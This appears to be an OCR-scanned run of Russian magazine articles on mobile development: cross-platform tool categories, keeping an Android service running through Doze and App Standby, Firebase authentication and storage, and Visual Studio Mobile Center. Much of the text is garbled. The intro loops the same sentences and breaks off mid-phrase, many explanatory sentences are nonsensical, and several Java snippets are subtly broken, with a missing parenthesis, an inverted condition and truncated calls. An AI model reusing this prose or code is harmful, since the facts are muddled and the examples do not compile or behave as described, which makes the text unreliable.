Первый iPhone был представлен десять лет назад — в 2007. Через год появился магазин приложений от Apple — App Store, а еще спустя год на сцену вышел Android, а вместе с ним магазин приложений Google Play (на тот момент он назывался Android Market). Сейчас на рынке мобильных ОС, кроме iOS и Android, небольшие платформы на базе Linux (webOS, Sailfish OS, Tizen), Windows Phone, Blackberry. Windows Mobile вполне себе продавался, поддерживается теперь Android и iOS. Windows Phone 7 пока сознанию обещает сосуществование с Android, но, скорее, в плане ОС мобильных телефонов.

Сегодняшние и ближайшие мобильные приложения стоит планировать уже сейчас исходя из анализа рынка. Если кратко, то сейчас — это Android, iOS, Windows Phone. Если же мы говорим, например, о планировании на 2 года вперед, то, скорее, Android, iOS, Windows 8 (Windows Phone 7 — это тупик для Visual Studio, которая для каждой платформы использует свой набор инструментов, а Windows 8 — это, скорее, многоплатформенная среда). Для использования Silo подразумевается как Android, так и iOS.

Есть **black box** (кроссплатформенные средства разработки, которые позволяют использовать язык кого-то еще) — **Xamarin HTML, CSS3** — для интерфейса и **JavaScript** — для основной логики. Есть **cross-platform** (кроссплатформенные средства, которые позволяют использовать свой язык). Среди этого сегмента встречаются вполне интересные инструменты, например, Appcelerator Titanium, Corona SDK, Marmalade. Есть **native** (средства разработки для каждой платформы, использующие свои средства разработки, например, Android, Windows Phone, Xcode для iOS). Есть **web** (средства разработки, использующие HTML, CSS3 — для интерфейса и JavaScript — для основной логики). Есть **гибрид** (средства разработки, использующие свои средства разработки, но использующие для интерфейса HTML, CSS3 — для интерфейса). Среди этого сегмента встречаются вполне интересные инструменты, например, Appcelerator Titanium, Corona SDK, Marmalade. Есть **Silo** (средства разработки, использующие свои средства разработки, но использующие для интерфейса HTML, CSS3 — для интерфейса). Среди этого сегмента встречаются вполне интересные инструменты, например, Appcelerator Titanium, Corona SDK, Marmalade.

АССОРТИМЕНТ СРЕДСТВ МОБИЛЬНОГО КОДИНГА

Для кросплатформы для для мобильных приложений стоит подумать на три варианта:

1. Black box;
2. Silo;
3. Cross-platform.

Black box — **нативный способ разработки** подразумевает использование инструментов, предназначенных для определенной платформы. Если мы говорим о Android, то это Eclipse, Android Studio, Xamarin. Если мы говорим о Windows Phone — **C# для Visual Studio**. Также для каждой платформы **JavaScript** — для основной логики. Для каждой платформы свой набор инструментов. Для каждой ОС свой инструментарий. Silo — это, скорее, многоплатформенная среда. Для использования Silo подразумевается как Android, так и iOS.

Silo — **black box** (средства разработки, использующие свои средства разработки, но использующие язык кого-то еще) — **HTML, CSS3** — для интерфейса и **JavaScript** — для основной логики. Silo — это, скорее, многоплатформенная среда. Для использования Silo подразумевается как Android, так и iOS. Silo — **cross-platform** (средства разработки, использующие свои средства разработки, но использующие для интерфейса HTML, CSS3 — для интерфейса). Silo — это, скорее, многоплатформенная среда. Для использования Silo подразумевается как Android, так и iOS. Silo — **гибрид** (средства разработки, использующие свои средства разработки, но использующие для интерфейса HTML, CSS3 — для интерфейса). Silo — это, скорее, многоплатформенная среда. Для использования Silo подразумевается как Android, так и iOS. Silo — **web** (средства разработки, использующие HTML, CSS3 — для интерфейса и JavaScript — для основной логики). Silo — это, скорее, многоплатформенная среда. Для использования Silo подразумевается как Android, так и iOS.

Цели и методы не достижимы

Для кросплатформы для для мобильных приложений мобильных приложений стоит подумать о возможности использования Silo. Для чего? Для того, чтобы не изучать отдельно для каждой платформы. Если, например, вам требуется, например, в другой раз мне нужно, например, в другой раз мне нужно, например, в другой раз мне нужно

СЛУЖБА, КОТОРАЯ НЕ СПИТ

ТРИ СПОСОБА ОБОЙТИ РЕЖИМ ЭНЕРГОСБЕРЕЖЕНИЯ ANDROID В СВОЕЙ ПРОГРАММЕ

Евгений Зобков

Данным-давно, когда Android еще не был майнстримом, любой разработчик мог написать приложение, которое смогло хотя бы сносно жить в фоне и в режиме реального времени обмениваться данными с сервером. Но чем дальше, тем более жестокие темпы сокращения энергии принимает Google, и сегодня так просто сетевое реактивное приложение в фоне не получишь. Однако есть несколько трюков, которые позволяют это сделать.

Давай представим, что у нас есть приложение, в у него, в свою очередь, есть служба (service), которая должна постоянно висеть в фоне, обрабатывать команды, приходящие от сервера, и отправлять ответы. Сама в себе сервис как это и положено мобильным устройствам, подразумевает с помощью для экрана, вопросов, то есть приложение подключается к удаленному серверу и ждет, пока тот отправит что-либо в ответ, а потом переходит в спящий режим. Это эффективный способ экономии ресурсов заряда батареи способ, который в том числе использовался в межкомнатные пуш-уведомлений сервисов Android.

В теории все выглядит отлично, архитектура приложения абсолютно правильная, вот только, если начать его тестировать, возрастется несколько очень неприятных моментов.

РЕЖИМЫ ЭНЕРГОСБЕРЕЖЕНИЯ ANDROID

В Android 4.4–5.1 сервисы ниже мы рассматривать не будем — они настолько «дырявые» (сервис будет работать и моментально отключится на запросы сервера, но только до тех пор, пока экран включен. Через несколько) сервис после отключения экрана смартфон переходит в режим сна (suspend), и проверяется между отправкой запроса и ответом нашего приложения будет составлять примерно минуту. Это срок между maintenance-пробуждениями устройства, и пользователь на него не может.

В Android 6–7.1 ситуация будет примерно такой же, однако спустя примерно час смартфон перейдет в так называемый режим Doze. После этого сервис отправляется в спящий режим, но только вместе, либо пробудить спустя ни или два. А все потому, что в режиме Doze смартфон фактически не дает работать сторонним приложениям и их службам и полностью отрезает им доступ к сети. Выйдешь из режима Doze только тогда, когда пользователь в течение спустя час после перехода в режим Doze, затем два часа, четыре часа, со все большим увеличением промежутка между пробуждениями.

Хорошее новость в том, что Doze работает общесистемно и исключается спустя час после отключения экрана и только если на горизонтальном (в 7.0–7.1 можно и ранлер), а отключается сразу после разблокировки смартфона, подсоединения к зарядке и движения смартфоном (есть же и в 7.0–7.1). То есть можно надеяться на то, что хотя бы ночью наш сервис будет работать.

Плохие же новости в том, что, помимо Doze, в Android 6 появился еще и другой механизм энергосбережения под названием App Standby. Работает он примерно так: системы следит за тем, какие приложения используют сеть, и применяет к разным использующим приложениям те же ограничения, что и к случае с режимом Doze. При подключении к зарядному все перезаряжает в режим Standby приложения получают ваннисто. К приложениям, имеющим открытые сервисы (в нашем случае) применяется режим Standby не при подключении.

Итого, в Android есть сразу три механизма, с которыми придется бороться:

- Suspend — обычный режим энергосбережения, может замедлить полностью спящего устройства примерно на час (минуту);
- App Standby — агрессивный режим энергосбережения, способный замедлить полностью спящего устройства;
- Doze — агрессивный общесистемный режим энергосбережения, который применяется всем приложениям.

Все эти режимы энергосбережения можно обойти, но чем дальше в лес, тем больше осложнений и неудобств пользователю: поэтому мы рассмотрим несколько вариантов обхода механизмов энергосбережения, от самых простых до жаркоумных.

СЦЕНАРИЙ 1. НЕБОЛЬШАЯ ЗАДЕРЖКА В ОТВЕТЕ НЕКРИТИЧНА, ПЕРЕХОД В DOZE НЕЖЕЛАТЕЛЬНО

В этом сценарии у нас есть приложение, для которого задержка в ответе до одной минуты некритична, а переход смартфона в режим агрессивного энергосбережения нежелательно как сам по себе, так либо нечто — это любая система не отправляется в состояние Standby.

Два самых простых способа добиться этого — либо вывести службу на передний план (foreground service), либо дать приложению права администратора устройства в течение с перехого варианта.

Foreground service

Foreground service в терминологии Android — это служба, которая имеет уведомление в шторке. Система относится к таким службам гораздо бережнее. Например, при нехватке памяти она будет убита в последнюю очередь, если не будет убита при свамовании приложения в меню управления запущенными приложениями, и да, и как не будет прервана сборщиком мусора.

Создать foreground service очень просто. Достаточно вставить в ваш случае Google-проекте такие строки

```
Intent notificationIntent = new Intent(this, ExampleActivity.class);
PendingIntent pendingIntent = PendingIntent.getActivity(this, 0,
notificationIntent);
Notification notification = new Notification.Builder(this)
    .setContentTitle(getText(R.string.notification_title))
    .setContentText(getText(R.string.notification_message))
    .setSmallIcon(R.drawable.icon)
    .setContentIntent(pendingIntent)
    .setTicker(getText(R.string.ticker_text))
    .build();
startForeground(0, notification);
```

Этот пример создает уведомление, при тапе на которое будет запущена ExampleActivity, а конкат с помощью startForeground() служба переходит в статус foreground.

Права администратора

Другой вариант — это дать приложению права администратора. Такие права обеспечивают возможность управлять полностью формированием паролей экрана блокировки, делать удаленные блокировку и найти устройства.

В свое время Google явила поняти «администратор устройства» для конкурентов, которые пытались на основе Android сделать свои системы. Не есть компания создает приложение, которое получает права администратора и может использовать для полного контроля над своим клиентом. Именно поэтому приложение с правами администратора не передаешь в режим Doze. Рассмотрим, как дать приложению права администратора.

Получить, а точнее запросить права администратора очень не просто. Для начала нам понадобится пара необходимых, которые будут выданы после того, как пара получены или отменены:

```
public static class myDeviceAdminReceiver extends DeviceAdminReceiver
{
    @Override
    public void onEnabled(Context context, Intent intent) {
        Toast.makeText(context, "Admin rights granted", Toast.LENGTH
_SHORT).show();
        Settings.put(C.S_USE_ADMIN, "true");
    }
    @Override
    public void onDisabled(Context context, Intent intent) {
        Toast.makeText(context, "Admin rights disabled", Toast.LENGTH
_SHORT).show();
        Settings.put(C.S_USE_ADMIN, "false");
    }
}
```

А затем достаточно вызвать интент DevicePolicyManager.ACTION_ADD_DEVICE_ADMIN, который суммирует к появлению на экране окна для активации права администратора:

```
mDeviceAdmin = new ComponentName(activity, myDeviceAdminReceiver.
class);
Intent intent = new Intent(DevicePolicyManager.ACTION_ADD_DEVI
CE_ADMIN);
intent.putExtra(DevicePolicyManager.EXTRA_DEVICE_ADMIN, mDeviceAdmin)
;
startActivityForResult(intent, 1);
```

Запрос на активацию прав администратора и окно управления администраторами

СЦЕНАРИЙ 2. НЕБОЛЬШАЯ ЗАДЕРЖКА В ОТВЕТЕ НЕКРИТИЧНА, В РЕЖИМЕ DOZE СЕРВИС ДОЛЖЕН РАБОТАТЬ

Необходимо, чтобы наше приложение в том, что, если приложение и не будет переходить в состояние Standby, режим Doze продолжит на него действовать. К счастью, Android предоставляет частично отключить Doze для выбранных приложений, для предназначенных сервисов для вывода диалога с запросом на добавление приложения в список исключений. Все, что нужно сделать, это вызвать следующий интент:

```
Intent intent = new Intent();
String packageName = context.getPackageName();
PowerManager pm = (PowerManager) context.getSystemService(Context
.POWER_SERVICE);
if (pm.isIgnoringBatteryOptimizations(packageName
    intent.setAction(Settings.ACTION_REQUEST_IGNORE_BATTERY_OPT
IMIZATIONS);
    intent.setData(Uri.parse("package:" + packageName));
    context.startActivity(intent);
}
```

Плюс добавить такую строку в Manifest.xml:


```
<uses-permission android:name="android.permission.REQUEST_IGNORE_
BATTERY_OPTIMIZATIONS" />
```

Если клиар согласится добавить приложение в исключения, нажав «Да», наша служба сможет работать с Сетью и устанавливать вейлоклок (partial wakelock), для которого требуется приложение в режим Doze.

Проблема этого подхода только в том, что Google не пропустит такое приложение в Play Store. Точнее, она должна его пропустить, если подробная функциональность действительно необходима приложению (об этом ниже) она должна в (документации), но по факту работ Гугла сочувствует любое приложение с переменшсоой REQUEST_IGNORE_BATTERY_OPTIMIZATIONS.

Обойти эту проблему можно, если вместо того, чтобы напрямую просить сервер добавить приложение в список исключений, просто начать ему на экран управления исключениями Doze (Настройка → Батарея → Меню → Экономия заряда батареи), предварительно предупредив, что юзер должен сам найти приложение в списке и выключить для него режим энергосбережения. Сделать это можно с помощью такого метода.

```
@TargetApi(23)
public static void openBatteryOptimizationSettings(Context context) {
    Intent intent = new Intent();
    String packageName = context.getPackageName();
    PowerManager pm = (PowerManager) context.getSystemService(Context
.POWER_SERVICE);
    if (pm.isIgnoringBatteryOptimizations(packageName)) {
        Intent.setAction(Settings.ACTION_IGNORE_BATTERY_OPTIMIZATIO
N_SETTINGS);
        context.startActivity(intent);
    }
}
```



Меню управления Doze и исключения из Doze

СЦЕНАРИЙ 3. ЗАДЕРЖКА В ОТВЕТЕ НЕДОПУСТИМА, В РЕЖИМЕ DOZE СЕРВИС ДОЛЖЕН РАБОТАТЬ

Сценарий 3 — если по требованиям разработчиков в исключения Doze, ты все равно не избежишь задержки в ответе. Одна минута может быть некритична для большинства приложений, но, если речь идет о чем-то вроде мессенджера, никакая задержка не допустима.

Чтобы избежать задержек, нужно использовать трюк, применимый в мессенджере Signal. Работает он так: когда на смартфон отправляется сообщение, сервер отсылает на него же пустое push-уведомление, и клиентское приложение, получив push-уведомление, отсылает в ответ на сервер запрос. Если push-уведомление получает сообщение с сервера и знаю, запускает.


Реализовать push-уведомления внедрит дольше: для начала этой статьи, потому и не буду рассказывать о ней, но подробно: push-уведомления:

1. Push-уведомления должны быть реализованы средствами Firebase Cloud Messaging (FCM, ранее Google Cloud Messaging) или с помощью бесплатных аналогов, которые есть в Google Play.
2. Уведомления должны быть высокоприоритетными, иначе они не смогут разбудить спящее приложение.
3. Твое приложение должно находиться в списке исключений Doze, иначе, проснувшись после получения push, оно опять уснет в ящик.
4. Самый простой способ реализовать push-уведомления — это сервис Open-Signal. Он построен на базе FCM, очень легко интегрируется в приложение и предоставляет бесплатное количество push-уведомлений.

OpenSignal
AirTrack > Sent Messages
Sent Messages
Sent
Delivered
Failed
Expired
Total
2015-7-16 00:00:00
2015-7-16 23:59:59
2015-7-16 00:00:00
2015-7-16 23:59:59
2015-7-16 00:00:00
2015-7-16 23:59:59

КОДИНГ

FIREBASE: БЭКЕНД ПО-ВЗРОСЛОМУ



СЕРЬЕЗНЫЙ ИНСТРУМЕНТ ОТ GOOGLE НА СЛУЖБЕ ИНДИ-ПРОЕКТОВ

Владимир Гинзбургов
android_ru@ru.fr

Новый сервис **Firebase** от **Google** способен покрыть большинство потребностей мобилкиндо разработчика и решить проблемы, которых у тебя еще нет. Сервис бесплатный при соблюдении лимитов, а чтобы за них выйти, нужно очень постараться. В этой статье я начну перечислять возможности сервиса и поделюсь своим опытом работы с ним.

Сказать, что по нашей улице пронесся ураган, — это ничего не сказать. Займемся изучением инструмента впопыхах!

FAREWELL VK, HELLO FIREBASE

В своих предыдущих статьях я рассматривал VK API как бесплатный бэкенд мобильных приложений. У него есть ряд преимуществ. Хостинг безлимитный, типов контента много, управять им может даже школьник, достаточно обобщить его структуру наполнения при проектировании.

Но один недостаток фатален — негибкость сервиса. Запись на стене нельзя редактировать через какое-то время, и не получится отправить в приложение сообщение об ее обновлении. Нужно каждый раз выжимать все объекты со стены и отслеживать все изменения, строго перебирая записи. Сериальчик проекты так необратимо, и «какой-то это подход?» Ф.

Если же использовать для мобилкиндо сервис Firebase и открыть ее для использования всем желающим:

Подробнее, что там есть интересного

Теории, расти, зарабатывай

В нашем распоряжении имеются:

- Analytics — аналитика по приложению: размер аудитории, информация о пользователях, события в приложении и прочее.
- Authentication — пользователи могут привязать свои учетные записи к приложению, а к ним мы можем привязать любые данные. Из способов подтверждения следующие провайдеры авторизации: Google, Facebook, Twitter, GitHub, анонимный вход и имейл-пароль для своей регистрации. Не хватает только VK-авторизации.

Просто включи свой провайдер

- Realtime Database — самая настоящая база данных, работает с живыми изменениями в реальном времени.
- Storage — хранилище для файлов пользователей, можно легко сделать персональное хранилище, а можно и делиться файлами.
- Hosting — тут просто можешь развертывание веб-приложений и мобильных приложений с поддержкой глобальной сети доставки контента.
- Test Lab for Android — тестирует приложения Android на самых разных устройствах.
- App Indexing — сервис информации с веб-сайта с внутренним страницам приложения, также есть возможность индексировать данные приложения и отображать их в результатах поиска на устройстве.
- Crash Reporting — сбор информации о сбоях в приложении (на разных версиях и сам был исключением вылет, на второй появление).
- Notifications — уведомления, замена старым Google Cloud Messaging.
- Remote Config — способ менять поведение приложения прямо со своего сервера, изменяя нужные параметры.
- Dynamic Links — полезный способ прокинуть контекст в приложение: например, пользователь читал про встречи на твоем сайте, перешел в маркет, установил приложение, и тебе спрашивать страницу с встречами).
- AdMob — рекламный сервис с множеством форматов, по праву занимает лидирующие позиции в мобильной рекламе. У этой сети реклама всегда много, и она модерируется.

А за что попросят деньги?

Думаю с нас справедливо попросят, если наш бизнес действительно разрастается. Когда он упрется в бесплатные лимиты, платить нам уже будет с чего.


Бесплатно нам доступно:

- Realtime Database:
  - 100 одновременных подключений
  - 1 Гбайт хранилища
  - 10 Гбайт в месяц трафика
- Storage:
  - 5 Гбайт хранилища
  - 1 Гбайт в день трафика
  - 20 000 операций загрузок в день
  - 50 000 операций скачивания в день
- Hosting:
  - 1 Гбайт хранилища
  - 10 Гбайт в месяц трафика
  - Custom domain hosting & SSL.
- Test Lab:
  - запуск не более пятнадцати тестов в день (десять на виртуальных и пять на физическом устройствах)

Более подробно читай здесь.

АУТЕНТИФИКАЦИЯ В ПРИЛОЖЕНИИ

Чтобы пользователь мог сохранять настройки приложения на сервере, нужно создать учетную запись. Firebase позволяет это делать при помощи создания собственной учетной записи, как на любом сайте с собственным паролем. Также можно привязаться к учетным записям Google, Facebook, Twitter, GitHub. Для каждого провайдера в использую аналоги Firebase и Google.



Хороший пример кода для вдохновения ты найдешь здесь. А как сделать свою регистрацию, значит сначала.

Для связки Google-аккаунта с приложением я делаю следующее. В методе OnCreate нужной Activity создаю объекты GoogleApiClient, FirebaseAuth и слушателя аутентификации FirebaseAuth.AuthStateListener.

```
// [START config_signin]
// Configure Google Sign In
GoogleSignInOptions gso = new GoogleSignInOptions.Builder(GoogleSignInOptions.DEFAULT_SIGN_IN)
        .requestIdToken(getString(R.string.default_web_client_id))
        .requestEmail()
        .build();
// [END config_signin]
mGoogleApiClient = new GoogleApiClient.Builder(this)
        .enableAutoManage(this /* FragmentActivity */, this /* OnConnectionFailedListener */)
        .addApi(Auth.GOOGLE_SIGN_IN_API, gso)
        .build();
// [START initialize_auth]
mAuth = FirebaseAuth.getInstance();
// [END initialize_auth]
// [START auth_state_listener]
mAuthListener = new FirebaseAuth.AuthStateListener() {
    @Override
    public void onAuthStateChanged(@NonNull FirebaseAuth firebaseAuth) {
        FirebaseUser user = firebaseAuth.getCurrentUser();
        if (user != null) {
            // User is signed in
            Log.d(TAG, "onAuthStateChanged:signed_in:" + user.getUid());
        } else {
            // User is signed out
            Log.d(TAG, "onAuthStateChanged:signed_out");
        }
        // [START_EXCLUDE]
        updateUI(user);
        // [END_EXCLUDE]
    }
};
// [END auth_state_listener]
```

Чтобы запустить аутентификацию, используем простой метод:

```
private void signIn() {
    Intent signInIntent = Auth.GoogleSignInApi.getSignInIntent(mGoogleApiClient);
    startActivityForResult(signInIntent, RC_SIGN_IN);
}
```

Запущенная активити предложит нам выбрать учетную запись Google из хранящихся на устройстве. После выбора нужно обработать результат в методе onActivityResult

```
@Override
public void onActivityResult(int requestCode, int resultCode, Intent data) {
    super.onActivityResult(requestCode, resultCode, data);
    // Result returned from launching the Intent from GoogleSignInApi.getSignInIntent(...);
    if (requestCode == RC_SIGN_IN) {
        GoogleSignInResult result = Auth.GoogleSignInApi.getSignInResultFromIntent(data);
        if (result.isSuccessful()) {
            // Google Sign In was successful, authenticate with Firebase
            GoogleSignInAccount account = result.getSignInAccount();
            firebaseAuthWithGoogle(account);
        } else {
            // Google Sign In failed, update UI appropriately
            // [START_EXCLUDE]
            Toast.makeText(SettingsActivity.this, R.string.auth_failed,
                    Toast.LENGTH_SHORT).show();
            flipCard();
            updateUI(null);
            // [END_EXCLUDE]
        }
    }
}
```

После выполнения функции firebaseAuthWithGoogle сработает наш слушатель аутентификации mAuthListener.

```
private void firebaseAuthWithGoogle(GoogleSignInAccount acct) {
    Log.d(TAG, "firebaseAuthWithGoogle:" + acct.getId());
    // [START_EXCLUDE silent]
    showProgressDialog();
    // [END_EXCLUDE]
    AuthCredential credential = GoogleAuthProvider.getCredential(acct.getIdToken(), null);
    mAuth.signInWithCredential(credential)
            .addOnCompleteListener(this, new OnCompleteListener<AuthResult>() {
            @Override
            public void onComplete(@NonNull Task<AuthResult> task) {
                Log.d(TAG, "signInWithCredential:onComplete:" + task.isSuccessful());
                // If sign in fails, display a message to the user.
                // If sign in succeeds the auth state listener
                // will be notified and logic to handle the signed in
                // user can be handled in the listener.
                if (!task.isSuccessful()) {
                    Log.w(TAG, "signInWithCredential", task.getException());
                    Toast.makeText(SettingsActivity.this, R.string.auth_failed,
                            Toast.LENGTH_SHORT).show();
                }
                // [START_EXCLUDE]
                hideProgressDialog();
                flipCard();
                // [END_EXCLUDE]
            }
        });
}
```

Отключить пользователя от учетной записи помогает метод revokeAccess() в его колбэке обновляем интерфейс приложения.

```
private void revokeAccess() {
    // Firebase sign out
    mAuth.signOut();
    if (mGoogleApiClient.isConnected()) {
        // Google revoke access
        Auth.GoogleSignInApi.revokeAccess(mGoogleApiClient).setResultCallback(new ResultCallbackStatus() {
            @Override
            public void onResult(@NonNull Status status) {
                updateUI(null);
            }
        });
    }
}
```

FIREBASE: БЭКЕНД ПО-ВЗРОСЛОМУ

СЕРВЕРЫ ЗНАЮТ ОТ GOOGLE НА СЛУЖБЕ ИНДИ-ПРОЕКТОВ

ДАННЫЕ ПОЛЬЗОВАТЕЛЯ

Firebase Realtime Database приглашает пользователя не получать из объекта Firebase:

- `getPhotoUrl()` — вернут null или ссылку на аватар пользователя;
- `getEmail()` — email-адрес;
- `getUid()` — уникальный ID пользователя в системе;
- `getDisplayName()` — имя пользователя;
- `getProviderData()` и `getProviderId()` — информацию о том, как пользователь аутентифицировался (провайдер на `equalsIgnoreCase()`, если нужно использовать строковые на `equals()`).

Имеем ссылку на аватар пользователя, можно в одну строчку когда загрузить его в отображение в приложение. Для этого используем сторонние библиотеки. Glide, Fresco, Picasso. Но если на счету каждый килобайт, то можно использовать свой AsyncTask. Выглядит он вот так:

```
ImageView iv = header.findViewById(R.id.imageIcon);
if (user.getPhotoUrl() != null) {
    String log = user.getPhotoUrl().toString();
    DownloadImageTask imgTask = new DownloadImageTask(iv, log);
    imgTask.execute(log);
}
```


`DownloadImageTask` в фоне загружает картинку, а в UI-потоке устанавливает ее в нужный ImageView:

```
public class DownloadImageTask extends AsyncTask<String, Void, Bitmap> {
    ImageView bmImageView;
    private Context context;
    public DownloadImageTask(ImageView bmImageView) {
        this.bmImageView = bmImageView;
        this.context = bmImageView.getContext();
    }

    @Override
    protected Bitmap doInBackground(String... params) {
        String imageUrl = params[0];
        Bitmap bmp = null;
        File f = new File(context.getCacheDir(), String.valueOf(
imageUrl.hashCode));
        if (f.exists()) {
            resultImage = BitmapFactory.decodeFile(f.getAbsolutePath
());
            // log.d("DownloadImageTask", "f.exists()");
        } else {
            try {
                URL uri = new URL(imageUrl);
                HttpURLConnection urlCon = (HttpURLConnection) uri.
openConnection();
                Bitmap image = BitmapFactory.decodeStream(urlCon.getIp
utStream());

                FileOutputStream fos = new FileOutputStream(f);
                Log.d("DownloadImageTask", "Compressformat.PNG, 100, fos);
                image.compress(
                fos.flush();
                fos.close();
                resultImage = BitmapFactory.decodeFile(f.getAbs
olutePath());
                // log.d("DownloadImageTask", "File downloaded");
            } catch (Exception ex) {
                Log.e("getImage", e.toString());
            }
        }
        return resultImage;
    }

    @Override
    protected void onPostExecute(Bitmap result) {
        super.onPostExecute(result);
        if (bmImageView != null) {
            bmImageView.setImageBitmap(result);
        }
    }
}
```

Firebase Consoles — в ней можно управлять всем, что есть в Firebase


РАБОТА С REALTIME DATABASE

Читать данные из Realtime Database можно и не представляющих, для этого сначала нужно добавить в приложение соответствующие библиотеки. Описывайте их в дрожевидной форме, можно задать отдельные правила на каждую ветвь:




Добавляем данные для начала работы

В меню проекта настройки пользователей хранятся в ветке history. Пользователь может читать только свою ветвь, и только свою ветвь. и только свою ветвь. Для проверки прав доступа есть синтаксис:




Проверяем правила доступа перед в продакшен

В том же разделе можно посмотреть статистику по нагрузке, в виде случая с 2000-ограничивающимися пользователятелей показная нагрузка была всего, ограничений при стиле ещё пустые:



МОБИЛЬНЫЙ DEVOPS: ПОЛНЫЙ КОНВЕЙЕР

СБОРКА, ТЕСТИРОВАНИЕ, ДИСТРИБУЦИЯ И АНАЛИТИКА С ПОМОЩЬЮ VSMC



Вячеслав Черников
Руководитель отдела разработки компании Bitrise. Специалист по платформам Xamarin и Azure DevOps.

В прошлой статье мы рассмотрели автоматизацию сборки мобильных приложений с помощью **Bitrise**, разобрались со сборкой Android- (и iOS-) приложения, подключили **Xamarin Test Cloud**, провели автоматическое UI-тестирование и внедрили **HockeyApp** для получения обратной связи. Сегодня мы продолжим погружение в мир инструментов Mobile DevOps, которые не просто ускоряют, но еще и заметно упрощают разработку мобильных приложений. На этот раз мы рассмотрим интегрированное решение Visual Studio Mobile Center.

Предыдущую статью читай по этой ссылке: «DevOps на службе человека».

Начнем мы немного издалека и посмотрим на Mobile DevOps в историческом разрезе. Сами по себе смартфоны и планшеты вошли в нашу жизнь заметно быстрее, чем их шумные предки-пылесборники, и для многих людей на нашей планете уже давно стали основным способом подключения к цифровой реальности. Капитан Очевидность утверждает, что Mobile плотно войдет не только в жизнь обычных юзеров, но и в бизнес-процессы современных компаний по всему миру. Поэтому разработчику крупных приложений обязательно стоит присмотреться к практикам DevOps, чтобы не отстать от поезда.

ЧТО ТАКОЕ MOBILE CENTER?

Корпорация Microsoft в недалеком прошлом упустила рынок мобильных ОС-систем, поэтому теперь всякие сисадмин (и дольщики) старается навертеть упущенное, предлагая разработчикам целую кучу различных SDK, сервисов и инструментов. Покупка **Xamarin** и **HockeyApp** позволила корпорации продвинуть рынку интегрированные инструменты для профессиональной разработки мобильных приложений вне зависимости от целевой платформы. Сам конвейер Visual Studio Mobile Center (далее VSMC) основан на уже знакомых нам сервисе аналитики и дистрибуции HockeyApp и облачной фирме устройств Xamarin Test Cloud.

Если рассматривать рынок инструментов разработки, то все идет к тому, что мир Mobile будет править **Android** + **Java** (или что там обещают вместо Java в будущем? Kotlin?), **iOS** + **Swift**, **Xamarin** и **React Native**. Все четыре стека уже поддерживаются из коробки в новом VSMC. А в будущем обещают добавить еще и Windows.

Mobile Center пока находится в стадии раннего Preview, поэтому возможности еще достаточно ограничены и сам сервис не рекомендуется к использованию в production-окружении. Однако в VSMC уже доступны все основные элементы конвейера Mobile DevOps: **сборка, тестирование, дистрибуция и аналитика** (различные события и краши).

Принцип достижения — VSMC — запускн Tables и identity, которые могут быть полезны, если ты планируешь использовать Azure в своих мобильных приложениях. Tables — это облачный MBaaS (mobile backend as a service), который позволяет развернуть базу данных в облаке и в нескольких строк кода получить к ней доступ из приложения. В Azure развернутся SQL Database и REST-сервер (на базе Azure App Services), настроенные для совместной работы и готовые к масштабированию и безотказному доступу.


В реальных и больших проектах эта штука часто может быть излишней, однако для твоего стартапа или быстрого прототипа подойдет идеально. С помощью Identity можно будет легко авторизовать пользователей через Facebook, Google или Twitter. Авторизованные таким образом юзеры смогут получать доступ к данным из Tables, помеченным как требующие авторизации. И Tables, и Identity предоставляют базовую функциональность, которой может быть достаточно для небольших или простых проектов. Пара строк кода — и все работает.

Но сам по себе Mobile Center — это в первую очередь конвейер DevOps, поэтому перейдем к рассмотрению ключевой функциональности.

БИЛДИМ

Итак, у нас есть исходные коды проекта Navigation Drawer из набора стандартных примеров Android на Java. Заливаем их на GitHub (поддержка других сервисов будет добавлена в VSMC позже), создаем бесплатную учетку на mobile.azure.com и добавляем новое приложение. Переходим в раздел Build, подключаем репозиторий GitHub и выбираем основной branch.

После сборки мы можем скачать полученные APK и подробные логи. Все как у людей и без излишеств. Из дополнительных опций сборки можно отметить возможность запуска Unit-тестов и автоматического уведомления бета-тестировщиков о готовности установочного пакета.



В будущем также обещают добавить поддержку репозиторев Bitbucket и Visual Studio Team Services. Для автоматических UI-тестов, правда, пока придется заливать сборку руками из консоли, о чем мы и поговорим далее.

Альтернативы VSMC на данном этапе

Если тебя интересует **отдельная система для сборки проектов**, то настоятельно рекомендуем познакомиться с Bitrise.io, о котором мы недавно рассказывали.

ГОНЯЕМ ТЕСТЫ

Как мы уже знаем, в VSMC интегрирован сервис Xamarin Test Cloud. Для нашего примера мы будем использовать написанный раньше скрипт на Calabash.

```
Feature: Go to the Mars

  Scenario: As a valid user I can go to the Mars
    When I press "Navigation Drawer Example"
    Then I wait for 1 second
    And I swipe left
    Then I press "Mars"
    And I take a screenshot
```

Для начала нам необходимо установить Node.js и Ruby плюс ряд дополнительных гемов. Выдумывать ничего не придется, просто следуй инструкциям в Mobile Center. Перед тем как отправить приложение на тестирование, его нужно собрать командой **calabash-android build [путь до apk].apk** в консоли. Результатом работы этой команды должна быть папка test_servers, содержащая коробочки подписанный APK-файл. После сборки потребуется выполнить команду mobile-center test run. Через несколько минут мы увидим результаты тестирования и получим email-уведомление о завершении тестов.

Кстати, свои фермы для автоматизированного UI-тестирования приложений также предоставляют Amazon и Google.


Отличий от оригинального Xamarin Test Cloud здесь немного: есть поцелуйные скриншоты и мониторинг потребления ресурсов. Устройств много, но в VSMC Preview пока есть ограничение на количество одновременных запусков (одно устройство за один раз) и выделенного времени (до одного часа в день).

Альтернативы VSMC на данном этапе

Если ты искал **отдельную облачную ферму устройств** для автоматизированного UI-тестирования, то могу посоветовать посмотреть в сторону AWS Device Farm, Xamarin Test Cloud, Google Firebase Test Lab.

АНАЛИЗИРУЕМ И РАСПРОСТРАНЯЕМ

